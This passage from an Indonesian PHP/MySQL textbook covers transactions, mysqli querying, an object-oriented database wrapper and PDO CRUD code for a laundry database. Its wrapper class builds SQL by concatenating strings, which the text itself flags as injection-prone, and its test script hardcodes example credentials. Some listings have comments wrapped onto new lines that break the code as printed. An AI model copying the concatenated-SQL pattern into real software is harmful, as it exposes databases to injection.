1 row in set
```

Dua bed cover seharga Rp 35.000 menjadi Rp 70.000 menurut Persamaan (5.1); Rp 35.000 sudah dibayar; Persamaan (5.2) menyisakan Rp 35.000 untuk dibayar saat pengambilan. **Kode 5.34** memperlihatkan akhir cerita yang lain.

Kode 5.34 `sql/19_transaction_rollback.sql`: tagihan yang ditulis di dalam transaksi lalu dibatalkan.

```sql
SELECT COUNT(*) AS bills_before FROM Bill;

BEGIN;
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2954', '2026-09-30 20:50:00', 'queued', 'A03', 4, 32000,
        'C0094', 'E0004', 'S0001', '001');
SELECT COUNT(*) AS bills_inside FROM Bill;
-- Kasir sadar pelanggan yang dipilih salah: batalkan semuanya.
ROLLBACK;

SELECT COUNT(*) AS bills_after FROM Bill;
```

```
+--------------+
| bills_before |
+--------------+
|         2953 |
+--------------+
1 row in set

Query OK

Query OK, 1 row affected

+--------------+
| bills_inside |
+--------------+
|         2954 |
+--------------+
1 row in set

Query OK

+-------------+
| bills_after |
+-------------+
|        2953 |
+-------------+
1 row in set
```

2.953 tagihan sebelumnya, 2.954 di dalam transaksi (transaksi melihat perubahannya sendiri), 2.953 setelah `ROLLBACK`; MariaDB memberikan hitungan yang sama.

> **WAWASAN KUNCI: KAPAN MEMAKAINYA.** Setiap kali dua operasi tulis atau lebih harus benar bersama-sama: tagihan dan catatan status pertamanya; pembayaran dan deposit yang dipotong untuknya; perubahan status dan catatannya. Jika Anda dapat menyelesaikan kalimat "salah bila yang pertama terjadi tanpa yang kedua", bungkus keduanya dalam transaksi. Subbab 5.14.4 melakukan persis itu dalam PHP.

5.12 PHP dan MySQL Cara Klasik: `mysqli`

5.12.1 Apa itu koneksi basis data

Sejauh ini semuanya diketik di sebuah klien. Sekarang PHP yang mengetik.

> **DEFINISI. Database connection** (koneksi basis data) adalah percakapan antara program Anda dan peladen basis data, biasanya lewat TCP port 3306. Membukanya memerlukan host, nama pengguna, kata sandi, dan biasanya nama basis data. Biayanya kira-kira sama dengan koneksi jaringan lain, karena itu program membuka satu koneksi per permintaan, bukan satu per kueri.

PHP mendukung beberapa cara untuk bercakap [14]. Salah satunya berbicara langsung dengan MySQL melalui fungsi-fungsi `mysqli` (fungsi `mysql_*` yang lebih tua sudah dihapus sejak PHP 7); yang lain adalah PDO, Subbab 5.14. `mysqli` memerlukan MySQL atau MariaDB yang sedang berjalan.

5.12.2 Menyambung dan memilih basis data

Kode 5.35 mencoba menyambung, menguji hasilnya, dan melapor.

Kode 5.35 `php/mysqli/connect.php`: menyambung, memilih basis data, melapor. Pengaturannya diambil dari `config.php`, bukan diketik ke dalam program.

```php
<?php
// Menyambung dengan fungsi mysqli dan memilih basis data.
// Pengaturannya diambil dari config.php, bukan diketik ke dalam program.

$cfg = require __DIR__ . '/../config.php';
mysqli_report(MYSQLI_REPORT_OFF);          // perilaku lama: melapor lewat nilai kembalian

$conn = mysqli_connect($cfg['host'], $cfg['user'], $cfg['password'], null, $cfg['port']);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error() . PHP_EOL);
} else {
    echo "Connection success!", PHP_EOL;
}

$db_selected = mysqli_select_db($conn, $cfg['database']);
if (!$db_selected) {
    die("Unable to select database " . mysqli_error($conn) . PHP_EOL);
} else {
    echo "Database selection success!", PHP_EOL;
}

echo "Server: ", mysqli_get_server_info($conn), PHP_EOL;
mysqli_close($conn);
```

Bila ditulis dengan cara klasik, pengaturannya berada di dalam kode (`$host = "localhost"; $username = "rahayu"; $password = "dewi"; $database = "webprodb";`), dan kata sandi di

dalam kode ikut tersebar ke setiap salinannya. Di sini semuanya diambil dari `php/config.php`, yang membaca *environment variable*. `mysqli_connect()` mengembalikan koneksi atau `false`; `mysqli_connect_error()` menjelaskan mengapa gagal; `mysqli_select_db()` adalah `USE` milik SQL (atau berikan nama basis data sebagai argumen keempat `mysqli_connect()`); `mysqli_close()` mengakhiri percakapan; `die()` mencetak lalu berhenti. Dijalankan dari folder `php`:

```
Connection success!
Database selection success!
Server: 10.11.14-MariaDB-0ubuntu0.24.04.1
```

Baris ketiga memastikan bahwa "MySQL"-nya adalah MariaDB. Dengan kata sandi yang salah:

```
PHP Warning:  mysqli_connect(): (HY000/1045): Access denied for user 'rahayu'@'localhost'
(using password: YES) in /home/claude/kit/WebPro/Code_new/Chapter05/php/mysqli/connect.php
on line 8
Connection failed: Access denied for user 'rahayu'@'localhost' (using password: YES)
```

> **PERINGATAN: Satu `$`, bukan dua.** Salinan lama kode ini menulis `mysqli_error($this -> $conn)`. `$this->$conn` adalah *variable variable*, yaitu properti yang namanya sama dengan nilai `$conn`, dan di luar kelas tidak ada `$this` sama sekali: kesalahan fatal. Tulislah `mysqli_error($this->conn)` di dalam kelas dan `mysqli_error($conn)` di dalam skrip biasa.

5.12.3 Mengirim kueri dan membaca jawabannya

`mysqli_query()` mengembalikan objek hasil untuk `SELECT`, `true` untuk perubahan, dan `false` bila gagal, sehingga `if (!$result)` menangkap kegagalan pada kedua kasus.

> **DEFINISI. Result set** (himpunan hasil) adalah jawaban atas `SELECT` yang disimpan untuk Anda dan dibaca satu baris demi satu baris. Bayangkan kursor yang berdiri di depan baris pertama: setiap pengambilan (*fetch*) menyerahkan baris saat ini lalu maju. Bila baris sudah habis, *fetch* mengembalikan `null` (atau `false`), dan itulah yang mengakhiri gelung `while`.

`$result->fetch_row()` memberi larik bernomor (`$row[0]`, `$row[1]`); `mysqli_fetch_array($result, MYSQLI_ASSOC)` larik berkunci nama kolom (`$row['description']`). **Kode 5.36** memakai keduanya.

Kode 5.36 `php/mysqli/query.php`: kirim, periksa, telusuri baris dua kali, bersihkan. `data_seek(0)` memindahkan kursor kembali ke baris pertama.

```php
<?php
// Kirim kueri, periksa, telusuri hasilnya dua kali, bersihkan.

$cfg = require __DIR__ . '/../config.php';
mysqli_report(MYSQLI_REPORT_OFF);
$conn = mysqli_connect($cfg['host'], $cfg['user'], $cfg['password'],
                       $cfg['database'], $cfg['port']);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error() . PHP_EOL);
}

$query  = "SELECT description, price FROM Service WHERE price >= 40000 ORDER BY price, id";
$result = mysqli_query($conn, $query);
if (!$result) {
    die("Database access failed " . mysqli_error($conn) . PHP_EOL);
} else {
    echo "Executing query success!", PHP_EOL;
}

echo PHP_EOL, "--- fetch_row(): a row is a numbered array ---", PHP_EOL;
while ($row = $result->fetch_row()) {
    echo "$row[0] costs Rp $row[1]", PHP_EOL;
}

$result->data_seek(0);                      // kembalikan kursor ke baris pertama
echo PHP_EOL, "--- mysqli_fetch_array(MYSQLI_ASSOC): a row is a named array ---", PHP_EOL;
while ($row = mysqli_fetch_array($result, MYSQLI_ASSOC)) {
    echo $row['description'], " costs Rp ", $row['price'], PHP_EOL;
}
echo PHP_EOL, "Rows returned: ", $result->num_rows, PHP_EOL;

$result->free();
mysqli_close($conn);
```

```
Executing query success!

--- fetch_row(): a row is a numbered array ---
Dry cleaning - jacket (per item) costs Rp 40000.00
Dry cleaning - dress/kebaya (per item) costs Rp 45000.00
Shoes deep clean (per pair) costs Rp 45000.00
Dry cleaning - suit 2 pieces (per item) costs Rp 65000.00

--- mysqli_fetch_array(MYSQLI_ASSOC): a row is a named array ---
Dry cleaning - jacket (per item) costs Rp 40000.00
Dry cleaning - dress/kebaya (per item) costs Rp 45000.00
Shoes deep clean (per pair) costs Rp 45000.00
Dry cleaning - suit 2 pieces (per item) costs Rp 65000.00

Rows returned: 4
```

Kedua bagian sama persis: gaya pengambilan mengubah cara Anda *menamai* kolom, bukan apa yang dikembalikan. Utamakan nama; `$row[0]` rusak begitu seseorang menambahkan kolom. Nilai `DECIMAL` datang dari MySQL sebagai string eksak `"40000.00"`.

5.12.4 Membersihkan

`$result->free();` dan `mysqli_close($conn);` melepaskan hasil dan koneksi. PHP melepaskan keduanya saat skrip berakhir, tetapi skrip panjang yang menahan hasil dan koneksi memboroskan memori dan jatah koneksi peladen yang terbatas, jadi lepaskan begitu selesai.

5.13 Pembungkus Berorientasi Objek

5.13.1 Mengapa perlu membungkus

Menyambung, menguji, mengirim kueri, menguji, mengambil, di setiap halaman, mengubur tiga baris penting di bawah tiga puluh baris upacara. Obatnya adalah sebuah kelas, dan kode bab ini memperlihatkan rancangan dalam empat berkas, yang pertama tampak pada **Gambar 5.10**.

connect.php | MySQLDB.php | MySQLDBOps.php | MySQLDBOpsTest.php

php/mysqli/connect.php (the other three files are in php/mysqli/oop/)

```php
<?php
// Connecting with the mysqli functions and selecting a database.
// The settings come from config.php instead of being typed into the program.

$cfg = require __DIR__ . '/../config.php';
mysqli_report(MYSQLI_REPORT_OFF);          // the old behavior: report by return value

$conn = mysqli_connect($cfg['host'], $cfg['user'], $cfg['password'], null, $cfg['port']);
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error() . PHP_EOL);
} else {
    echo "Connection success!", PHP_EOL;
}

$db_selected = mysqli_select_db($conn, $cfg['database']);
if (!$db_selected) {
    die("Unable to select database " . mysqli_error($conn) . PHP_EOL);
} else {
    echo "Database selection success!", PHP_EOL;
}

echo "Server: ", mysqli_get_server_info($conn), PHP_EOL;
mysqli_close($conn);
```

Gambar 5.10 Empat berkas contoh berorientasi objek, terbuka di penyunting: `connect.php` (yang ditampilkan) menguji koneksi, `MySQLDB` kelas dasar, `MySQLDBOps` memperluasnya dengan operasi tabel, dan `MySQLDBOpsTest` mencoba hasilnya.

5.13.2 Kelas dasar dan kelas turunan

Kelas dasar `MySQLDB` diperlihatkan dalam dua bagian, **Gambar 5.11** dan **Gambar 5.12**.

connect.php | **MySQLDB.php** | MySQLDBOps.php | MySQLDBOpsTest.php

php/mysqli/oop/MySQLDB.php

```php
<?php
// MySQLDB.php: the base class, typed up and run.
// It holds the connection and knows how to open it, run one query, hand back
// one row at a time, and close itself when the object is destroyed.

class MySQLDB
{
    protected $conn;
    protected $host;
    protected $username;
    protected $password;
    protected $database;
    protected $query;
    protected $result;
    protected $row;

    function __construct($host, $username, $password, $database)
    {
        $this->host     = $host;
        $this->username = $username;
        $this->password = $password;
        $this->database = $database;
    }

    function connect()
    {
        $this->conn = mysqli_connect(
            $this->host,
            $this->username,
            $this->password);
        if (!$this->conn) {
            die("Connection failed: " . mysqli_connect_error());
        } else {
            echo "Connection success!", PHP_EOL;
        }
        $db_selected = mysqli_select_db($this->conn, $this->database);
        if (!$db_selected) {
            // Written mysqli_error($this -> $conn), with two dollar signs, this
            // would be a variable variable and a fatal error. One $ is right.
            die("Unable to select database " . mysqli_error($this->conn));
        } else {
            echo "Database selection success!", PHP_EOL;
        }
    }
```

Gambar 5.11 `php/mysqli/oop/MySQLDB.php`, bagian pertama: delapan *field protected* untuk koneksi dan segala hal tentangnya, konstruktor yang menyimpan empat pengaturan, dan `connect()`.

connect.php | **MySQLDB.php** | MySQLDBOps.php | MySQLDBOpsTest.php

php/mysqli/oop/MySQLDB.php

```
45
46      function execute($query)
47      {
48          $this->query  = $query;
49          $this->result = mysqli_query($this->conn, $this->query);
50          if (!$this->result) {
51              die("Database access failed " . mysqli_error($this->conn));
52          } else {
53              echo "Executing query success!", PHP_EOL;
54          }
55      }
56
57      function get_array()
58      {
59          // if ($this->row = $this->result->fetch_row()) {   // OR, alternatively
60          if ($this->row = mysqli_fetch_array($this->result, MYSQLI_ASSOC)) {
61              return $this->row;
62          } else {
63              return false;
64          }
65      }
66
67      function __destruct()
68      {
69          // A statement that changes rows returns true, not a result object, so
70          // free() is only safe when there is something to free.
71          if ($this->result instanceof mysqli_result) {
72              $this->result->free();
73          }
74          if ($this->conn instanceof mysqli) {
75              mysqli_close($this->conn);
76          }
77      }
78  }
```

Gambar 5.12 `MySQLDB.php`, bagian kedua: `execute()` menjalankan satu kueri dan menyimpan hasilnya, `get_array()` menyerahkan satu baris setiap kali dan `false` bila baris habis, dan destruktor melepaskan hasil serta menutup koneksi.

Objek itu memegang *keadaan* sebuah percakapan (koneksi, kueri, hasil, baris), sehingga pemanggil cukup berkata `connect()`, `execute(...)`, dan `get_array()` di dalam gelung. `get_array()` memakai penugasan di dalam uji, `if ($this->row = mysqli_fetch_array(...))`, yang mengambil sekaligus memeriksa, dan itulah yang membuat `while ($row = $db->get_array())` bekerja; alternatif yang dijadikan komentar memakai `fetch_row()`. **Gambar 5.13** menambahkan empat operasi.

connect.php | MySQLDB.php | **MySQLDBOps.php** | MySQLDBOpsTest.php

php/mysqli/oop/MySQLDBOps.php

```php
<?php
// MySQLDBOps.php: the extension class, typed up and run.
// It adds four convenience methods that write the SQL for you.

require_once ("MySQLDB.php");

class MySQLDBOps extends MySQLDB
{
    function __construct($host, $username, $password, $database)
    {
        parent::__construct($host, $username, $password, $database);
    }

    function create($tableName, $fields, $pk)
    {
        $query = "CREATE TABLE " . $tableName . " (" . $fields .
            ",
            CONSTRAINT " . $tableName . "_pk PRIMARY KEY (" . $pk . ")
            )";
        $this->execute($query);
    }

    function view_all($tableName)
    {
        $this->execute("SELECT * FROM " . $tableName);
    }

    function add($tableName, $values)
    {
        $this->execute("INSERT into " . $tableName . " (" . $values . ")");
    }

    function del($tableName, $condition)
    {
        $this->execute("DELETE FROM " . $tableName . " WHERE " . $condition);
    }
}
```

Gambar 5.13 `MySQLDBOps` memperluas `MySQLDB` (dua baris yang disorot) dengan empat metode praktis, `create`, `view_all`, `add`, dan `del`, yang masing-masing menyusun sepotong SQL lalu menyerahkannya ke `execute()` warisan.

> **DEFINISI.** `class MySQLDBOps extends MySQLDB` berarti setiap *field* dan metode `MySQLDB` tersedia di dalam `MySQLDBOps` tanpa ditulis ulang. Inilah **inheritance** (pewarisan). `parent::__construct(...)` memanggil konstruktor kelas dasar, dan dengan cara itulah empat pengaturan disimpan.

Kode 5.37 adalah kelas turunan sebagaimana dijalankan dalam kode bab ini.

Kode 5.37 `php/mysqli/oop/MySQLDBOps.php`: kelas turunan. Setiap metode merekatkan string menjadi SQL dan meneruskan hasilnya ke `execute()`.

```php
<?php
// MySQLDBOps.php: kelas turunan, diketik ulang dan dijalankan.
// Kelas ini menambahkan empat metode praktis yang menuliskan SQL untuk Anda.

require_once ("MySQLDB.php");

class MySQLDBOps extends MySQLDB
{
    function __construct($host, $username, $password, $database)
    {
        parent::__construct($host, $username, $password, $database);
    }

    function create($tableName, $fields, $pk)
    {
        $query = "CREATE TABLE " . $tableName . " (" . $fields .
            ",
            CONSTRAINT " . $tableName . "_pk PRIMARY KEY (" . $pk . ")
            )";
        $this->execute($query);
    }

    function view_all($tableName)
    {
        $this->execute("SELECT * FROM " . $tableName);
    }

    function add($tableName, $values)
    {
        $this->execute("INSERT into " . $tableName . " (" . $values . ")");
    }

    function del($tableName, $condition)
    {
        $this->execute("DELETE FROM " . $tableName . " WHERE " . $condition);
    }
}
```

5.13.3 Menjalankannya

Program ujinya diperlihatkan dalam **Gambar 5.14** dan **Gambar 5.15**.

connect.php | MySQLDB.php | MySQLDBOps.php | **MySQLDBOpsTest.php**

php/mysqli/oop/MySQLDBOpsTest.php

```
1  <?php
2  // MySQLDBOpsTest.php: creates a table, puts two rows in, lists them,
3  // deletes one, lists again.
4
5  require_once ("MySQLDBOps.php");
6
7  $mySQLDBOps = new MySQLDBOps("localhost", "rahayu", "dewi", "webprodb");
8  // Test the connection
9  $mySQLDBOps->connect();
10 // So that the program can be run twice: remove the table if it is already there
11 $mySQLDBOps->execute("DROP TABLE IF EXISTS employee");
12 // Create a table: employee, primary_key = id_emp
13 $tableName = "employee";
14 $pk = "id_emp";
15 $fields = "
16     id_emp char(4) NOT NULL,
17     name varchar(20) NOT NULL,
18     sex varchar(20) NOT NULL DEFAULT 'female',
19     phone varchar(12) NOT NULL,
20     id_dept char(3) NOT NULL,
21     id_spv char(4) NULL";
22 $mySQLDBOps->create($tableName, $fields, $pk);
23 // Insert into table: employee
24 $values = "`id_emp`, `name`, `sex`, `phone`, `id_dept`, `id_spv`) " .
25     "VALUES ('0001', 'Borat Sagdiyev', 'male', '0852638193', 'ENG', '0001'";
26 $mySQLDBOps->add($tableName, $values);
27 $values = "`id_emp`, `name`, `sex`, `phone`, `id_dept`, `id_spv`) " .
28     "VALUES ('0002', 'Tutar Sagdiyev', 'female', '0852638199', 'ENG', '0001'";
29 $mySQLDBOps->add($tableName, $values);
```

Gambar 5.14 `MySQLDBOpsTest.php`, baris 1 sampai 29: bangun objek dengan host, pengguna, kata sandi, dan basis data; sambungkan; buang tabel `employee` yang lama bila ada; buat tabel baru yang *primary key*-nya `id_emp`; sisipkan dua baris.

connect.php | MySQLDB.php | MySQLDBOps.php | **MySQLDBOpsTest.php**

php/mysqli/oop/MySQLDBOpsTest.php

```
30  // View all
31  $mySQLDBOps->view_all ($tableName);
32  echo "ID" . "\t" . "Name" . "\t" . "Sex" . "\t" . "Phone" . "\t" .
33       "ID_Dept" . "\t" . "ID_Spv", PHP_EOL;
34  while ($result = $mySQLDBOps->get_array()) {
35      echo $result["id_emp"] . "\t";
36      echo $result["name"] . "\t";
37      echo $result["sex"] . "\t";
38      echo $result["phone"] . "\t";
39      echo $result["id_dept"] . "\t";
40      echo $result["id_spv"], PHP_EOL;
41  }
42  // Delete from table
43  $condition = "id_emp = '0001'";
44  $mySQLDBOps->del($tableName, $condition);
45  // View all
46  $mySQLDBOps->view_all ($tableName);
47  echo "ID" . "\t" . "Name" . "\t" . "Sex" . "\t" . "Phone" . "\t" .
48       "ID_Dept" . "\t" . "ID_Spv", PHP_EOL;
49  while ($result = $mySQLDBOps->get_array()) {
50      echo $result["id_emp"] . "\t";
51      echo $result["name"] . "\t";
52      echo $result["sex"] . "\t";
53      echo $result["phone"] . "\t";
54      echo $result["id_dept"] . "\t";
55      echo $result["id_spv"], PHP_EOL;
56  }
```

Gambar 5.15 `MySQLDBOpsTest.php`, baris 30 sampai 56: cetak judul, telusuri baris dengan `while ($result = $mySQLDBOps->get_array())`, hapus karyawan yang `id_emp`-nya `0001`, lalu tampilkan sisanya.

Baris 11 membuang tabel lebih dulu, sehingga program dapat dijalankan dua kali, dan setiap gelung mencetak `$result["id_emp"]` di bawah judul `ID`. Terhadap basis data MariaDB `webprodb` (pengguna `rahayu`, kata sandi `dewi`):

```
Connection success!
Database selection success!
Executing query success!
Executing query success!
Executing query success!
Executing query success!
Executing query success!
ID  Name    Sex Phone   ID_Dept ID_Spv
0001    Borat Sagdiyev  male    0852638193  ENG 0001
0002    Tutar Sagdiyev  female  0852638199  ENG 0001
Executing query success!
Executing query success!
ID  Name    Sex Phone   ID_Dept ID_Spv
0002    Tutar Sagdiyev  female  0852638199  ENG 0001
```

Tujuh keberhasilan (`DROP`, `CREATE`, dua `INSERT`, `SELECT`, `DELETE`, `SELECT`), dan tersisa satu karyawan.

5.13.4 Apa yang benar dari rancangan ini, dan apa yang tidak

Strukturnya benar, dan PDO di Subbab 5.14 mempertahankannya: kelas yang memiliki koneksi, turunan yang menambah operasi, uji yang memakainya. Yang kurang adalah pemisahan data dari instruksi. Keempat metode di **Kode 5.37** merekatkan string menjadi SQL; tidak berbahaya

dengan literal buatan pemrogram, fatal dengan `$_POST` kiriman orang asing, sebagaimana diperlihatkan Subbab 5.15.

5.14 PDO: *Create, Read, Update, Delete*

5.14.1 Apa itu PDO

> **DEFINISI. PDO**, *PHP Data Objects*, adalah satu antarmuka untuk banyak basis data, bukan hanya MySQL. Metode yang sama bekerja dengan MySQL, MariaDB, SQLite, PostgreSQL, SQL Server, dan lainnya; yang berubah hanya **DSN**, *data source name* yang menyatakan basis data mana yang dibuka.

Kode 5.38 adalah satu-satunya fungsi yang dipakai setiap program PDO bab ini untuk mendapatkan koneksi.

Kode 5.38 `php/pdo/Db.php`: satu `connect()` untuk SQLite (bawaan) dan MySQL. Hanya DSN dan dua pernyataan penyiapan yang berbeda di antara keduanya.

```
<?php
declare(strict_types=1);

// Satu fungsi yang dipakai setiap program PDO bab ini untuk mendapatkan koneksi.

function connect(bool $fresh = false): PDO
{
    $cfg = require __DIR__ . '/../config.php';
    $options = [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,   // kegagalan melempar
eksepsi
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,         // baris berkunci nama
kolom
        PDO::ATTR_EMULATE_PREPARES   => false,                    // prepared statement
sungguhan
    ];

    if ($cfg['engine'] === 'mysql') {
        $dsn = sprintf('mysql:host=%s;port=%d;dbname=%s;charset=utf8mb4',
                       $cfg['host'], $cfg['port'], $cfg['database']);
        $pdo = new PDO($dsn, $cfg['user'], $cfg['password'], $options);
        $pdo->exec("SET SESSION sql_mode = 'STRICT_TRANS_TABLES,NO_ENGINE_SUBSTITUTION'");
        return $pdo;
    }

    // SQLite: mulai dari salinan bersih data contoh bila diminta.
    if ($fresh || !is_file($cfg['sqlite'])) {
        @mkdir(dirname($cfg['sqlite']));
        copy($cfg['sample'], $cfg['sqlite']);
    }
    $pdo = new PDO('sqlite:' . $cfg['sqlite'], null, null, $options);
    $pdo->exec('PRAGMA foreign_keys = ON');       // SQLite memeriksa foreign key hanya
bila diminta
    return $pdo;
}
```

DSN-nya adalah `mysql:host=...;dbname=profitina_laundry;charset=utf8mb4` atau `sqlite:` ditambah nama berkas. Setiap opsi memperbaiki bawaan yang buruk: `ERRMODE_EXCEPTION` membuat kegagalan melempar eksepsi alih-alih mengembalikan `false` yang tidak diperiksa siapa pun; `FETCH_ASSOC` memberi baris berkunci nama kolom; `EMULATE_PREPARES => false` memakai *prepared statement* sungguhan milik basis data, yang menjadi sandaran Subbab 5.15. Untuk MySQL, `sql_mode` yang ketat (dimatikan di XAMPP) menjadikan nilai yang terlalu panjang sebuah

kesalahan, bukan dipotong diam-diam. Untuk SQLite, `PRAGMA foreign_keys = ON` mutlak perlu, karena SQLite menegakkan *foreign key* hanya bila diminta. Awal yang segar menyalin `laundry.db` contoh ke `php/work/`, sehingga peragaan tidak pernah merusak aslinya.

5.14.2 *Prepared statement* dalam satu paragraf

Setiap kueri di sini mengikuti satu pola: `$pdo->prepare($sql)` dengan `?` di setiap tempat nilai, lalu `$stmt->execute([$a, $b])` dengan nilai-nilainya sesuai urutan, lalu `fetch()`, `fetchAll()`, `fetchColumn()`, atau `rowCount()`. Tidak ada nilai dari luar yang pernah muncul di dalam string SQL; Subbab 5.15 menjelaskan alasannya.

5.14.3 Pelanggan

Kode 5.39 adalah CRUD untuk tabel `Customer`: lima fungsi kecil.

Kode 5.39 `php/pdo/Customers.php`: membuat, membaca satu, mencari, mengubah, dan menghapus pelanggan, setiap nilai diikat sebagai parameter.

```php
<?php
declare(strict_types=1);

// CRUD untuk tabel Customer. Setiap nilai dari luar masuk sebagai parameter
// terikat (sebuah ? di SQL); tidak ada yang pernah direkatkan ke teks SQL.

function nextCustomerId(PDO $pdo): string
{
    $max = $pdo->query("SELECT MAX(id) FROM Customer")->fetchColumn();   // mis. 'C0256'
    return 'C' . str_pad((string) ((int) substr((string) $max, 1) + 1), 4, '0',
STR_PAD_LEFT);
}

function createCustomer(PDO $pdo, string $name, string $gender, string $place,
                        string $birthdate, string $address, string $phone,
                        string $email, string $now): string
{
    $id = nextCustomerId($pdo);
    $stmt = $pdo->prepare(
        "INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                               enrolled, email, password, credit)
         VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0)");
    $stmt->execute([$id, $name, $gender, $place, $birthdate, $address, $phone, $now,
$email]);
    return $id;
}

function findCustomer(PDO $pdo, string $id): ?array
{
    $stmt = $pdo->prepare("SELECT id, name, phone, address, credit FROM Customer WHERE id =
?");
    $stmt->execute([$id]);
    $row = $stmt->fetch();
    return $row === false ? null : $row;
}

function searchCustomers(PDO $pdo, string $text, int $limit): array
{
    $stmt = $pdo->prepare(
        "SELECT id, name, phone FROM Customer
          WHERE name LIKE :name OR phone LIKE :phone
          ORDER BY name LIMIT :limit");
    $stmt->bindValue(':name', '%' . $text . '%');           // satu nama hanya boleh
dipakai sekali
    $stmt->bindValue(':phone', '%' . $text . '%');
    $stmt->bindValue(':limit', $limit, PDO::PARAM_INT);     // LIMIT memerlukan angka
    $stmt->execute();
    return $stmt->fetchAll();
}
```

Kode 5.39 (Lanjutan) *php/pdo/Customers.php: membuat, membaca satu, mencari, mengubah, dan menghapus pelanggan, setiap nilai diikat sebagai parameter.*

```
function updateCustomerPhone(PDO $pdo, string $id, string $phone): int
{
    $stmt = $pdo->prepare("UPDATE Customer SET phone = ? WHERE id = ?");
    $stmt->execute([$phone, $id]);
    return $stmt->rowCount();                              // berapa baris yang berubah
}

function deleteCustomer(PDO $pdo, string $id): int
{
    $stmt = $pdo->prepare("DELETE FROM Customer WHERE id = ?");
    $stmt->execute([$id]);
    return $stmt->rowCount();
}
```

`nextCustomerId()` mengubah kode terbesar `C0256` menjadi `C0257`. `createCustomer()` mengikat sembilan nilai ke sembilan `?`; `'*****'` dan `0` adalah konstanta pemrogram, bukan masukan. `searchCustomers()` memakai *placeholder* bernama dan menyimpan dua jebakan: dengan *prepared statement* sungguhan milik MySQL, satu nama hanya boleh dipakai sekali (mengikat `:pattern` dua kali berjalan di SQLite dan gagal di MariaDB dengan `SQLSTATE[HY093]: Invalid parameter number` ketika pertama kali diuji), dan `LIMIT` harus diikat sebagai `PDO::PARAM_INT`. Fungsi ubah dan hapus mengembalikan `rowCount()`. **Kode 5.40** memakai kelimanya.

Kode 5.40 `php/pdo/customers_demo.php`: satu pelanggan dibuat, ditemukan, dicari, diubah, dan dihapus, dan satu penghapusan ditolak.

```
<?php
declare(strict_types=1);
require __DIR__ . '/Db.php';
require __DIR__ . '/Customers.php';

$pdo = connect(fresh: true);
echo "driver: ", $pdo->getAttribute(PDO::ATTR_DRIVER_NAME), PHP_EOL, PHP_EOL;

// CREATE
$id = createCustomer($pdo, 'Rina Wulandari', 'f', 'Surabaya', '2001-04-17',
                     'Jl. Keputih Tegal No. 42, Sukolilo, Surabaya', '0813-0000-4257',
                     'rina.wulandari@example.com', '2026-09-30 20:15:00');
echo "created  : $id", PHP_EOL;

// READ satu, dan READ banyak
$c = findCustomer($pdo, $id);
echo "found    : {$c['id']} {$c['name']}, {$c['phone']}", PHP_EOL;
foreach (searchCustomers($pdo, 'Wulan', 5) as $row) {
    echo "search   : {$row['id']} {$row['name']} {$row['phone']}", PHP_EOL;
}

// UPDATE
$n = updateCustomerPhone($pdo, $id, '0813-0000-9999');
echo "updated  : $n row, phone is now ", findCustomer($pdo, $id)['phone'], PHP_EOL;

// DELETE: diizinkan untuk pelanggan baru, ditolak untuk yang punya tagihan
echo "deleted  : ", deleteCustomer($pdo, $id), " row", PHP_EOL;
try {
    deleteCustomer($pdo, 'C0094');
} catch (PDOException $e) {
    echo "refused  : C0094 still has bills (SQLSTATE ", $e->getCode(), ")", PHP_EOL;
}
```

```
driver: sqlite

created  : C0257
found    : C0257 Rina Wulandari, 0813-0000-4257
search   : C0257 Rina Wulandari 0813-0000-4257
updated  : 1 row, phone is now 0813-0000-9999
deleted  : 1 row
refused  : C0094 still has bills (SQLSTATE 23000)
```

Dengan `DB_ENGINE=mysql` (`set DB_ENGINE=mysql` di Command Prompt, `$env:DB_ENGINE="mysql"` di PowerShell, `DB_ENGINE=mysql php ...` di macOS dan Linux) keluarannya identik di MariaDB kecuali `driver: mysql`. Penolakannya adalah `RESTRICT` yang tiba sebagai `PDOException` dengan SQLSTATE `23000`.

5.14.4 Tagihan, dan transaksi dalam PHP

Kode 5.41 adalah CRUD untuk `Bill`. Tagihan baru menulis tiga tabel, jadi `createBill()` membungkusnya dalam transaksi.

Kode 5.41 `php/pdo/Bills.php`: membuat tagihan dalam satu transaksi, membacanya kembali bersama pelanggan, layanan, dan jumlah yang dibayar, memindahkannya dari queued ke finished, dan menambah pembayaran.

```
<?php
declare(strict_types=1);

// CRUD untuk Bill. Tagihan baru menulis tiga tabel (Bill, StatusLog, dan bila
// pelanggan membayar sekarang, Payment), jadi berjalan di dalam satu transaksi.

function nextBillId(PDO $pdo): string
{
    $max = $pdo->query("SELECT MAX(id) FROM Bill")->fetchColumn();        // mis. 'B2953'
    return 'B' . str_pad((string) ((int) substr((string) $max, 1) + 1), 4, '0',
STR_PAD_LEFT);
}

function createBill(PDO $pdo, string $customerId, string $serviceId, int $unit,
                    string $rack, string $outletId, string $employeeId, string $now,
                    ?string $payMethod = null, int $payAmount = 0): string
{
    $pdo->beginTransaction();
    try {
        $price = $pdo->prepare("SELECT price FROM Service WHERE id = ?");
        $price->execute([$serviceId]);
        $unitPrice = $price->fetchColumn();
        if ($unitPrice === false) {
            throw new InvalidArgumentException("no such service: $serviceId");
        }
        $charged = (int) $unitPrice * $unit;        // harga dihitung di sini, tidak pernah
diketik

        $id = nextBillId($pdo);
        $pdo->prepare(
            "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                               Customer_id, Employee_id, Service_id, Outlet_id)
             VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")
            ->execute([$id, $now, $rack, $unit, $charged, $customerId, $employeeId,
$serviceId, $outletId]);
        $pdo->prepare(
            "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
             VALUES (?, 'queued', ?, ?)")
            ->execute([$id, $now, $employeeId]);
        if ($payMethod !== null) {
            $pdo->prepare(
                "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?,
?)")
                ->execute([$id, $now, $payMethod, $payAmount]);
        }
        $pdo->commit();                             // ketiga tabel, sekaligus
        return $id;
    } catch (Throwable $e) {
        $pdo->rollBack();                           // tidak satu pun, seolah tak pernah
terjadi
        throw $e;
```

